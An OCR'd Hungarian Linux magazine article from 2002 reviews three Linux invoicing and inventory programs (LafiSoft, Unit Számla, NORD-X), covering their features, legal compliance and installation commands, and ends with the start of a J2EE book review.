Az eladási ár képzése:	Egyedileg beírható, utolsó beszerzési árból szorzóval hozható létre
A program áfarendszere:	Nettó egységáras, kulcs alapján önműködően rászámolt áfa (0, 12, 25%-os kulcsok)
A programban kezelt árak:	Súlyozott nyilvántartási, max. beszerzési, utolsó beszerzési, egyedi eladási
Bejegyzési díj (egyszeri):	20 000 Ft
Felhasználási terület:	Bolti kiskereskedelmi, kisvállalkozások számlázási, készletkezelési feladatainak ellátására
Bejegyzéskötelezettség:	100 kiállított bizonylat vagy 3 milliós forgalmazás felett egyszeri alkalommal
Linux-rendszerváltozatok, amelyeken a program már működőképes (a legrégebbi változatszámok)	Mandrake 8.0, SuSE 7.0, Debian Potato r 2.2 (+ glibc update), RedHat 7.0

2. táblázat **Jellemző adatok**

Értelmezés	*Legnagyobb*	*Hatékonyság*	*Az árak tizedes pontossága: 2 tizedes*
Cikktörzs, raktár tételszáma	100 000	2000	Egy évben kiállítható bizonylatok száma: 100 000 db
Szállítók és vevők száma	100 000	1000	Egy bizonylat egy sorában kezelhető maximális összeg: 99 millió Ft
Bizonylatok száma	100 000/év	1000/év	Raktárkészlet-mennyiség tizedesek száma: 2 tizedes
			Lehetséges eladási árak: egy adat, 9 egész 2 tizedes


3. táblázat **Fő jellemzők és ügyviteli folyamatok**


Naprakész anyakarton-vezetés	Önműködő évváltás, sorszám-, számlaszám-újraindítás	Külső vevők-eladók, anyagtörzs-átalakítási lehetőség DBF-ből
Súlyozott elszámolói árképzés	Egy számlán az áfa keverhető	A számlára logó helyezhető
Többoldalas (áthozat-átvitel) számlakészítési lehetőség	Adatok mentése, visszatöltése	A bizonylatok tartalma egymásba emelhető
Minden nyomtatás átirányítható képernyőre	Adathiba-javító algoritmusok	Be- és kimenő bizonylatok áfaelemzése
A bizonylatok utólagos, tartalmi módosítási lehetősége (kivétel ez alól a lezárt, azaz kinyomtatott számla)	A számlakészítéskor megadható, hogy a kiadott számla tartalma csökkenti-e a készletet	A program indítása tetszés szerinti sorszámtól történhet, segítve a régi számlázóprogramról történő átállást évközben
Önműködő évváltás és számlaszám sorszám-újraindítás	Teljesen egyenrangú programvezérlés egérrel és billentyűzettel	Telefonos, e-mail szaktanácsadás, díjtalan programfrissítés, tájékoztatás
Teljes anyagmozgás bizonylatolt rendszerű, ebből következően visszamenőlegesen is ellenőrizhető, felügyelhető	Anyagkiadás számlával vagy szállítólevéllel történhet	Az anyagbevétel bizonylatolt, egyeztethető a kapott számlával
Vonalkódolvasó kezelése (emulált billentyűzet)	Évfüggetlen folyamatos üzem	Kézi nyugtás eladások kezelése (fejlesztés alatt)

a választásom. Természetesen ez nem azt jelenti, hogy más terjesztésen nem működnek, vagy hogy például a Debian GNU/Linux változat ne létezne némelyik cég kínálatában, sőt! Értesüléseim szerint a Nordlandia Kft. már készíti az UHU-linuxos változatát is. Lássuk, mit is tud ez a három termék!

LafiSoft

A LafiSoft adatbázis-kezelő felhasználói programokat fejleszt, elsősorban Windows környezetben. Szakterületébe a raktárkészlet-nyilvántartó és számlázóprogramok készítése tartozik – egyedi igények szerint. A tízéves folyamatos fejlesztési tevékenység alatt a feladat mind jobb minőségű megoldása érdekében előbb a Clipper 5.2d, később a Delphi 2.0 fejlesztői rendszerekben kódolt alprogramok működtek. Jellemzően kis- és középvállalkozások, vállalatok igényeit kívánja kielégíteni, megfizethető áron, kifejezetten haszonelvű adatmodulokkal. A programmegvalósítás során minden esetben a megrendelő egyedi igényei a meghatározóak.
2002. szeptember 7-én látott napvilágot a raktárkészlet-kezelő és számlázóprogram 2.0.0-s linuxos változata, ami egy hálózati munkára alkalmas, Xbase adatbázismotorra épülő nagyteljesítményű változat. A program bejegyzési díja 40 000 forint + áfa, de száz kiadott bizonylat és hárommillió forint forgalom alatt a program szabadon, díjtalanul használható. A program nincs korlátozva. A századik bizonylat elérése után minden új bizonylat kiállításakor egy bejegyzésre figyelmeztető üzenet jelenik meg, majd egyperces várakozási ciklus következik.
A program megfelel a (24/1995 (XI.22) PM-rendelet) szigorú számadású bizonylatokról szóló törvényi előírásoknak, valamint az ezt módosító 34/1999.(XII.26.) PM-rendeletnek, azaz kihagyás és ismétlés nélkül biztosítja a folyamatos számlaszám-képzést, a másolatokkal való hiánytalan elszámolást, a számla összes példányának egymás utáni nyomtatással történő előállítása esetén gondoskodik a példányok sorszámozásáról. Többpéldányos, előnyomás nélküli számla esetén feltüntethető, hogy a számla hány példányban készült, az eredeti példány a gépi program által megkülönböztethető, a lezárt számlákban módosítás már nem végezhető. A 8/1999. (III.15.) PM-rendeletet módosító 8/2000. (II.16) PM-rendeletnek az általános forgalmi adóról szóló 1991. évi LXXIV. tv. 13.§ (1) bekezdése 16. pontjának j), l) és m) pontja a számla kötelező tartalmi elemeiről szól, miszerint a számlában termékfajtánként, szolgáltatásfajtánként kell az adó alapját, a felszámított áfát és az adóval növelt ellenértéket kimutatni. Az áfatörvény 44.§ (1) bekezdése a törvény





13.§-ában megfogalmazott követelményein túl további, az adó mértéke (áfakulcsa) szerinti összesítést is előír az adó alapjára, illetve az összegének a feltüntetésére vonatkozóan.
Az 1990. évi XCL. sz.tv 6§ (3) bek. az adózás módjának törvényében foglaltaknak, a 1992. évi LXXIV. tv 71§. (5) az áfatörvényben foglalt követelményeknek, az 1992. évi LXXIV.tv. 13.§ (1) bekezdésének 16., 17., 18. és a 20. pontja (16.m.) részében foglalt módosításoknak, az 1997. évi CII.tv. 67. §-a, 71. §-a és 72.§-ában foglaltaknak a program megfelel.

Általános leírás és telepítési útmutató

A program alapja: az ***Általános számlázó program for Windows ügyviteli program 3.0.15*** változata. Ez az alaprendszer került átírásra a program forráskódjának felének újraírásával, alkalmazkodva a Linux operációs rendszer adta lehetőségekhez és azok kiaknázásához. A program tetszés szerinti könyvtárba telepíthető.

1. Nyisson egy terminálablakot.
2. Készítsen egy alkönyvtárat amely a */home* könyvtárából nyílik. A neve tetszés szerinti lehet, például lafisoft:
   `mkdir lafisoft`
3. Lépjen be az újonnan létrehozott könyvtárba:
   `cd lafisoft`
4. Másolja be a CD-n található *tar.gz* állományt:
   `cp /cdrom/szamlazok/`
   `➥lafisoft_raktar_net_2.0.0.i386.tar.gz`
5. Bontsa ki a tömörített állományt:
   `tar -xvzf lafisoft_raktar_net_2.0.0.`
   `➥i386.tar.gz`
6. Indítsa el a program telepítését a ***runme.sh*** segítségével:
   `./runme.sh`

A program hálózati beüzemelése

1. Telepítse fel a programot minden terminálgépre az előzőkben leírt módon.
2. Másolja be az egyik algép programkönyvtárát a kiszolgáló közös könyvtárába.
3. Minden terminálon indítsa el a programot (***runme.sh***).
4. A technikai programok ***Bejegyzés*** pontban, az utolsó fülhöz tartozó ablakban állítsa be a kiszolgáló célkönyvtárát (csak akkor sikerül, ha valóban létezik).

Unit

A Unit Kft. kis- és középvállalatok számára kínál elsősorban Windows-alapú, könnyen kezelhető, rugalmas, összevont ügyviteli rendszereket.

Programjaikra jellemző a barátságos felhasználói felület, testreszabhatóság, rugalmas kialakítás, valamint az egyszerűen, könnyen kezelhető megoldások, a százszázalékos jogszabálymegfeleltetés, a hálózati felhasználás; továbbá elektronikus kézikönyv is kapható hozzájuk.
A program rendelkezik a megfelelő minősítésekkel, áfával növelt ára 9900 forint.
A program géppigénye az alábbiak szerint alakul:
IBM PC-megfelelő számítógép (Pentium), 64 MB RAM (ajánlott: 128, 256 MB), CD-ROM-meghajtó.
A Unit Számla 1.1 célja, hogy a felhasználók egy egyszerű, csak lényegi szolgáltatásokat tartalmazó program segítségével gyorsan és hatékonyan tudjanak számlákat kiállítani. A UNIT Számla 1.1 számlázórendszer a kézi számlázás és számlanyilvántartás mindenki által ismert gyötrelmes módjánál jóval hatékonyabb, áttekinthetőbb, egyszerűbb és nem utolsósorban látványosabb módszert kínál.
Az alaprendszer biztosítja a számlákkal kapcsolatos adatok többéves időtartamra történő elkészítését, mentését és tárolását.
A rendszer készítése során fő szempontként vették figyelembe a felhasználók munkájának minél hatékonyabb támogatását, az egyszerű kezelőfelület kialakítását, a program használatának mielőbbi elsajátíthatóságát. Bíznak abban, hogy a program alkalmazása segítséget nyújt bárkinek ilyen irányú ügyviteli tevékenysége pontos, egyszerű és gyors elvégzéséhez, szabad teret engedve az egyéb érdemi feladatok számára.
A számlák gyorsan és pontosan elkészíthetők. Választhatunk a már korábban rögzített partnerek, cikkek vagy szolgáltatások

adatai közül. Így ugyanazt az adatot nem kell többször felvinni, hanem egyszerű kiválasztással kitölthetők a kívánt cikk-, illetve partnermezők.
A kimenő számlák tételesen, napi, heti, illetve havi bontásban is összesíthetők, de akár az áfakulcsok szerint, sőt partnerenkénti bontásban is.
A program telepítését és használatát SuSE Linux 7.2, 7.3, illetve 8.0 változatok alatt próbálták ki. Az egyéb változatok alatti telepítés, illetve használat a felhasználó saját tudásán és tapasztalatán kell alapuljon (a gyártó ehhez semmilyen támogatást nem ad és semmilyen felelősséget nem vállal).

A program futtatásához az alábbi feltételek szükségesek

- Linux operációs rendszer (SuSE Linux 7.2, 7.3, 8.0 változatokra kipróbálva).
- X Window grafikus felület (KDE2 környezet ajánlott).
- Pentium vagy Pentium-megfelelő processzor (legalább 200 MHz-es ajánlott).
- Nyomtató (tintasugaras vagy lézer használata célszerű).

A telepítés a következőképpen zajlik

1. Jelentkezzen be egyszerűen felhasználóként (ne rendszergazdaként!).
2. Adja ki terminálból vagy a fájlkezelőből a CD-n lévő `install.sh` parancsot.
3. A telepítőprogram megkérdezi a rendszergazdai (root) jelszót, ezt adja meg! Ennek hatására elindul a telepítő, ami feltelepíti a programot, és a telepítést indító felhasználó asztalára helyezi a program indításához szükséges ikont. Amennyiben ezt más felhasználó számára is meg szeretnénk tenni, az adott felhasználónak el kell indítania a */opt/szamla/ujfelhasznalo* programot.
4. A telepítés végén megjelenik egy értesítés arról, hogy a telepítés sikeres volt.

A rendszer futtatása KDE2 nélküli környezetben

A programot KDE2 alatti használatra tervezték, de bármilyen más grafikus munkakörnyezetben is használható, mindössze három dolgot figyelembe kell venni:

1. Telepítéskor az ***install.sh*** a ***kdesu*** nevű programot használja, hogy a telepítést akkor is el lehessen végezni, ha az illető nem rendszergazdaként indítja a telepítőt. Ha a KDE nincs telepítve, akkor rendszergazdaként, kézzel kell feltelepíteni a programot. Ezt konzol alól, parancssorban a következő parancsok kiadásával tehetjük meg:

```
rpm -i InterBaseCS_LI-V6.0-1.i386.rpm
➥--force --nodeps
rpm -i unitszamla-1.1-1.i386.rpm --force
➥--nodeps
```

2. A program súgója a KDE segítségnyújtó rendszerét, a ***khelpcenter***-t használja, a */opt/szamla/szamlahelp* parancsfájl átírásával azonban bármelyik másik HTML megjelenítésére alkalmas programot is használhatjuk.

Maga a parancsfájl számos előre meghatározott segítségmegjelenítő környezetet tartalmaz, amit a sor előtt lévő kettős kereszt (#) karakter törlésével hozhatunk működésbe.
Maga a parancsfájl így néz ki:

```
#!/bin/bash
khelpcenter /opt/szamla/help/unit1.htm &
#gnome-help-browser /opt/szamla/help/unit1.htm
#netscape /opt/szamla/help/unit1.htm &
#mozilla file:/opt/szamla/help/unit1.htm &
#opera /opt/szamla/help/unit1.htm
#rxvt -e lynx /opt/szamla/help/unit1.htm
```

Ebből az első sorral nem kell foglalkoznunk, a többi sorban azonban a KDE Help, a Gnome Help, a Netscape, a Mozilla, az Opera, valamint a `lynix` karakteres böngészőt választhatjuk súgónak. Ha például Mozillát szeretnénk, tegyünk a `khelpcenter` elé egy kettős keresztet (#), a Mozilla előtt lévőt pedig töröljük ki.
Ehhez rendszergazdaként kell bejelentkeznünk a rendszerbe, majd a `kwrite` vagy más szövegszerkesztő (X-terminál alatt például a `vi` vagy az `mcedit`) segítségével módosíthatjuk a */opt/szamla/szamlahelp* parancsfájlt.

Adatbázis-kezelés

A program az Interbase 6.0 Open Editiont használja, ezt a telepítő parancsfájlt telepíti is. Ha ezen változtatni akar, például hálózatban kívánja használni az alkalmazást, akkor az adatbázishoz kapcsolódás jellemző a */opt/szamla/unit.db* programban találja. A program Interbase adatbázis-kezelőre készült, így más adatbázis-kezelőt nem képes használni (mivel nagymértékben használja az Interbase SQL-kiterjesztéseit).

Telepítés Debian Woody GNU/Linux alatt

A rendszer ugyan alapvetően RPM alapú SuSE-terjesztéshez készült, de például Debian alá is telepíthető. Ebben az ***alien*** nevű csomag segíthet. A telepítés menete a következő:

1. Másolja a két RPM-csomagot egy olyan könyvtárba, ahol írási joggal rendelkezik.
2. Nyisson egy X terminált (rendszergazdai joggal), lépjen be a könyvtárba, és adja ki a következő parancsot:

```
alien -i unitszamla-1.1-1.i386.rpm
```

3. Hozzon létre egy közvetett hivatkozás a */usr/lib* alatt:

```
ln -s libstdc++-libc6.1-2.so.3
➥libstdc++-libc6.1-1.so.2
```


4. Telepítse fel az Interbase adatbázis-kezelőt a következő parancs segítségével:


```
alien -i InterBaseCS_LI-V6.0-1.i386.rpm
```


Ezzel a telepítés tulajdonképpen kész is van.

A futtatáshoz azonban az alábbi két feltételt még teljesíteni kell

1. az `LC_ALL` környezeti változónak magyarnak (hu) kell lennie.
2. a */opt/interbase/bin/gds_lock_mgr* programnak futnia kell.







Nordlandia

A Nordlandia Számítástechnikai Kereskedő és Szolgáltató Kft. 2000 októberében alakult meg a Computer Klinika magánvállalkozás folytatásaként, amely DOS- és Windows-felületre fejlesztett programokat, egyéni megrendelések alapján. A cég soltvadkerti illetőségű. A Computer Klinika 1997 végén jött létre, és számos programot készített, többek között bérszámfejtő, számlázó- és készletnyilvántartó rendszert, könyvtári nyilvántartó programot, árajánlatkészítőt, illetve műanyagüzemek számára hasznos hálózatos munkafolyamat-kezelő rendszert fejlesztett ki. Ezen túl munkaügyi tevékenységeket nyilvántartó programot készített a Bács-Kiskun megyei Munkaügyi Központnak, valamint egy adatösszevonó keretprogramot egy amerikai katalógusközlő cég számára. A Nordlandia Kft. a fenti főbb irányelveket hivatott továbbvinni. A Linux rohamos fejlődése ösztönzően hatott, így eddig megszerzett tapasztalataikat egy új irányvonal mentén kamatoztatják, és megpróbálják a Linux előnyeivel ötvözni. Úgy látják, hogy a megbízható operációs rendszerre épülő programok jelenthetik a számítástechnika jövőjét. Ennek a törekvésnek az irányába szánt első lépésük a NORD-X készletnyilvántartó és számlázórendszer megalkotása volt.

A Nordlandia Kft. 2001 áprilisában kezdett el Linuxon fejleszteni egy teljes, moduláris felépítésű készletnyilvántartó és számlázórendszert, amely a NORD-X nevet kapta. 15 hónapos fejlesztés után 2002. szeptember 12-én készült el a program második próbaváltozata.

A program fejlesztése során az volt a cél, hogy olyan rendszer készüljön el, amely szolgáltatásaiban, minőségében és kezelhetőségében felveszi a versenyt a Windows piacán jelenlévő vezető ügyviteli programokkal.

A program szerteágazó készletnyilvántartást vezet, amely a készlet teljes mozgását a raktárba érkezés pillanatától a kiadásig zárt rendszerben nyomon követi. A számlázással kapcsolatos összes szolgáltatás pedig összekapcsolódik a készletkezeléssel, valamint egy teljes körű pénzügyi kimutatási rendszerrel (átutalások, egyenlegek kezelése stb.). A NORD-X több felhasználót is képes kezelni, méghozzá testreszabható jogosultságokkal. Ezenfelül számos olyan egyedi szolgáltatást is igyekszik megvalósítani, amelyek jelenleg egyetlen ilyen jellegű programban sem találhatóak meg. Ilyen például a programba épített üzleti számológép és az üzleti határidőnapló, valamint a jegyzettömb. A program eseménynaplója pedig minden tevékenységet felhasználók szerint csoportosítva rögzít, és a különféle szűrési feltételek segítségével a teljes tevékenységi rendszer áttekinthetőségét könnyíti meg. Számos, a pénzügyi terv teljesítését elősegítő és megvalósító szolgáltatás mellett olyan eszközök is támogatják a felhasználók munkáját, mint például az árajánlatok, a megrendelések rögzítése, a számlák mentése, számlasablonok készítése. A program bármely pillanatban és tetszőleges időszakra vonatkozóan is pontos képet ad a készlet mennyiségéről, pillanatnyi értékéről, a megrendelt tételekről, és számos más pénzügyi szempontból fontos adatról. A program képes az egyéb jellegű bejövő számlák kezelésére, ezáltal a felhasználó pontos képet kaphat vállalkozásának pénzügyi helyzetéről. A program fejlesztése során fontos szempont volt a látványos, de nem bonyolult, mindemellett következetes, átlátható és felhasználóbarát kezelőfelület megvalósítása is.

A piaci megjelenést kereskedelmi termék formájában ez év végére tervezik. A program kipróbálását SuSE Linux 7.2-es vagy 7.3-as, illetve 8.0-s terjesztésen javasolják, ugyanis ezek alatt a rendszerek alatt fejlesztették és próbálták ki. Más Linux-változatok alatt nem próbálták ki a programot, a működés alapfeltétele elvileg a KDE 2.x grafikus felület, de a KDE 3-as javítások is elkészültek már.

Kezelőfelülete igazodik a korszerű grafikus környezetek elvárásaihoz. A beépített segítségközpont használatával pontos képet

kaphatunk a program szolgáltatásairól keresési lehetőségekkel, továbbá hivatkozásra léptetéssel egyéb részletekről olvashatunk. A program jelenlegi változata többfelhasználós, úgynevezett asztali – azaz egy számítógépen futó – alkalmazás.
A későbbiekben tervezik a rendszer hálózatos változatának kivitelezését is.
A program telepítése az előzőekhez képest kicsit túlbonyolítottnak tűnik (de kárpótol érte szolgáltatásainak széles köre), grafikus felületű, amely minden szükséges lépést elvégez a program használatának megkezdése előtt. A felhasználónak nincs más dolga, mint elindítani a telepítőprogramot és követni a lépéseket.
A program grafikus felülete könnyen és hatékonyan kezelhető környezetet biztosít a felhasználó számára, amelynek használata következetes felépítésének köszönhetően gyorsan elsajátítható. Az adatok a könnyű áttekinthetőség érdekében különféle szempontok szerint szűrhetők és rendezhetők.

Mit nyújt a program?

A törzsadatok testreszabhatósága megkönnyíti az esetleges adatváltozások kezelését. Partnereink minden fontosabb adatát tárolhatjuk, így egy elektronikus levél küldése is könnyedén végrehajtható. A termékek és szolgáltatások csoportokba, szükség esetén alcsoportokba sorolhatók, jól szerkesztett cikkrendszert építhetünk fel. Később helyzetük egy menüpont segítségével bármikor megváltoztatható. Termékek esetében árkalkulációs ablak segíti a felhasználót az alapegységár kiszámításában. Lehetőség nyílik pénznemek felvitelére, amely valutás számlák elkészítéséhez ad segítséget. A beépített irányítószám- és település-adatbázis pedig szükség esetén bővíthető, csakúgy, mint az egyesített VTSZ jegyzékgyűjtemény.
A készletmodul minden olyan raktárkészlet kezelésével kapcsolatos szolgáltatást tartalmaz, ami az árumozgást napra készen vezeti. Így tudunk bejövő és kimenő raktárbizonylatot vagy szállítólevelet készíteni, róluk számlát kiállítani, termékeink között tallózni, a téves rögzítéseket javítani és a raktárkészletet felügyelni. A begyűjtött adatok alapján pontos képet kaphatunk fogyó, netalán elfogyott termékeinkről, valamint a megrendelt áruk mennyiségét is nyomon követhetjük.
A számlázó modul többek között készpénzes, átutalásos és egyéb számlák készítésére, sztornózására, helyesbítésére, másolására és megkettőzésére ad lehetőséget. Rendeléseket, árajánlatokat és számlasablonokat vehetünk fel, amik alapján a későbbiek folyamán bármikor számlát. Ezzel rendszeres vásárlóinkat gyorsan kiszolgálhatjuk. Az eladási árak változásainak nyomon követésére is lehetőségünk van, továbbá rögzíthetjük a vállalatunkba beérkező számlákat, így kiadásainkról is pontosabb képet kaphatunk.
Az egyenlegkezelés modul nyilvántartja az átutalásos számlák kiegyenlítésének minden mozzanatát, illetve a hátralékkal rendelkező vevőink pillanatnyi egyenlegét. A fizetési határidőt túllépett számlákra igény esetén a program a megadott mértékben kamatot számol fel. Az ilyen jellegű számlák esetében a partnerek számára tájékoztató levelet tudunk nyomtatni a tartozás összegéről, amelyet akár elektronikus levélben is elküldhetünk. A kintlevőségeket nyomon követhetjük, részlegesen átutalt számlákat sztornózás esetén visszautalhatjuk, így a nyilvántartás pontos marad.
A kimutatás modul tartalmazza az áfa-befizetési és -visszaigénylési értékek megjelenítését, egy pénzügyi mérleget, amely a programban felvitt adatok alapján ad felvilágosítást pénzügyi helyzetünkről. A leltár segítségével a készlet bármelyik nap szerinti állapotát lekérdezhetjük, megfelelő mennyiségű adat birtokában pedig grafikonos kimutatást is kaphatunk. Ezen kívül számos más listát készíthetünk, amelyek segítségével minden tranzakció pontosan nyomon követhető.
Az egyéb menüpontok segítségével számos más, a munka megkönnyítését, átláthatóságát növelő szolgáltatást használhatunk. Ezek között található a program felhasználóinak felügyeletét irányító ablak, amellyel a rendszer felhasználóit különböző jogkörökkel ruházhatjuk fel. A felhasználók különkülön, ízlésük szerint testreszabhatják az eszköztárakon elhelyezett, a menüpontok gyors elérését segítő gombok láthatóságát és egyéb tulajdonságait, beállíthatják a táblázatok oszlopainak háttér- és betűszínét. Itt tudhatjuk meg az általunk választott díjcsomag pillanatnyi bejegyzési adatait, végezhetünk díjcsomag-módosítást, változtathatunk cégünk adatain, megadhatunk számlaszám-formátumot és a bizonylatokra nyomtatandó céglogót is. Új tárgyév kezdete előtt a pillanatnyi évet lezárhatjuk, a benne található összes adat megtekintéséhez a későbbi évek folyamán pedig bármikor visszatérhetünk. Ugyanitt adatainkról igény szerinti gyakorisággal biztonsági mentés készíthető.
Az ***Extrák*** modul négy, a mindennapi munkát segítő hasznos lehetőséget tartalmaz.

1. A határidőnapló olyan különféle emlékeztetők bejegyzésére alkalmas, amelyeket órákhoz és percekhez igazíthatunk. A pontos dátumok kereséséhez egy öröknaptár nyújt segítséget. A bejegyzések lehetnek magánjellegűek (csak a bejegyzést rögzítő felhasználó láthatja) vagy nyilvánosak, mindkettőre az általunk megadott napon akár emlékeztetőt is kérhetünk.
2. Az üzleti számológép, mint neve is mutatja, nem csupán matematikai alapműveletek elvégzésére szolgál. Külön kezeli a beviteli és az eredmény mezőt, két memóriarekesszel is rendelkezik, az értékek számításához általános kerekítési mértéket lehet megadni. Legfőképpen a szokványos 12 és 25 százalékos forgalmi adóval kapcsolatos műveletek lehetnek számunkra fontosak, amelyek lehetőséget adnak nettó, bruttó- és áfa-bontásra, a kapott értékekkel pedig további hasznos műveletek végezhetők.
3. A jegyzetlapok a pillanatnyi felhasználóval rövid megjegyzések tárolására kínálnak lehetőséget.
4. Az eseménynapló gyakorlatilag minden műveletet percre pontosan rögzít. Az esemény rövid megnevezése mellett részletes leírást kaphatunk az adott cselekmény lefolytatásáról. Így a későbbiek folyamán megtudhatjuk, hogy melyik felhasználó mikor és milyen műveletet hajtott végre. Módosítások esetén a módosított elem korábbi értéke is leolvasható. Ezáltal nemcsak mások, de a saját munkánkat is könnyen ellenőrizhetővé tehetjük, így az esetleges hibák könnyen megtalálhatók és javíthatók.

A program gépigénye

IBM PC-megfelelő számítógép (Intel Pentium, AMD, Cyrix, IBM), 64 MB memória (ajánlott: 128 MB), CD-ROM-meghajtó, 800×600-as felbontás (ajánlott: 1024×768).

E három linuxos termék bizonyítja, hogy szerencsére van elmozdulás a hazai linuxos ügyviteli programpiacon.

Gibizer Tibor
(gibzo@linuxmania.hu)
újságíró, immár hét éve a Linux elkötelezett híve. Imádja a kutyákat, a kerékpározást és az autós csavargást.

Könyvajánló

J2EE-útikalauz Java-programozóknak.

Az első nyilvános Java-változat, az 1.0 utáni 1.1-es már általánosan jól használható volt. Ezeket sorban követték a többiek, jelenleg az 1.4-esnél tartunk. A nyelv maga nem sokat változott, de a futtatásra szolgáló virtuális gépek igen, és a szabványos könyvtárak újabb és újabb alkalmazási területeket ölelnek fel. A fejlődéssel egy-két elnevezés és a csomagolás is megváltozott. Az 1.2-es változat óta (1.3, 1.4) a felület neve – kissé félrevezetően – Java 2. A felületfüggetlen bájtkódok futtatásra szolgáló környezet neve volt és maradt JRE (Java Runtime Environment), míg a fejlesztőkészletek neve JDK (Java Development Kit) helyett immár SDK (Software Development Kit).

A Java 2 három fő részből áll:

- ***Java 2 Platform, Micro Edition (J2ME).***
  Szűkös erőforrással rendelkező környezetbe: beágyazott eszközökbe, intelligens kártyákba, set-top-boxokba szánt változat.
- ***Java 2 Platform, Standard Edition (J2SE).***
  Ez tartalmazza a nyelv és környezet alapvető és általánosan használatos szolgáltatásainak támogatását. Állandóan bővül: a korábban kiegészítőként szerepelt csomagok az újabb változatok szabványos részévé váltak.
- ***Java 2 Platform, Enterprise Edition (J2EE).***
  1998 vége óta létezik a J2SE mellett és azt kiegészítve ez az üzleti, a többrétegű ügyfél-kiszolgáló felépítésű alkalmazások fejlesztését, illetve futtatását támogató készlet. A J2EE tulajdonképpen az üzleti alkalmazásokhoz szükséges felületek, megvalósítások gyűjteménye, amit a Sun-féle ingyenes mintaimplementáció mellett egyéb termékek is megvalósítanak (Sun OE, BEA WebLogic, IBM WebSphere alkalmazáskiszolgálók és így tovább). A J2EE-be gyűjtött rengeteg részterület (és így a könyv által tárgyalt számos téma) külön csomagként is elérhető és függetlenül is felhasználható. Jó példa erre az XML/XSL-módszer, a multimédia, vagy az, hogy nem kell a teljes kiszolgálóoldali komponensmodellt használnunk, ha a szervlet és a JSP-technológia önmagában elégséges. A J2EE-útikalauz Java-programozóknak (ELTE TTK Hallgatói Alapítvány, Budapest, 2002, ISBN 963 463 578 4) könyv célja az üzleti alkalmazások fejlesztését támogató csomag bemutatása a Java nyelvet már ismerő programozók számára. A könyv az ELTE-s szerzőgárda Java-útikalauz programozóknak című művének a folytatása – de ennek ismerete nem feltétel; elegendő, ha az olvasó járatos a Java nyelvben. Az áttekintő-bevezető részek után az alábbi fejezetek következnek:
- A webes alkalmazások támogatásának gerincét képező szervletek és a rájuk épülő JSP (JavaServer Pages).
- A Java-specifikus osztott objektumelérési technológia, távoli metódushívás (Remote Method Invocation – RMI).
- A Java névleképezés- és katalógusinterfész (Java Naming and Directory Interface – JNDI).
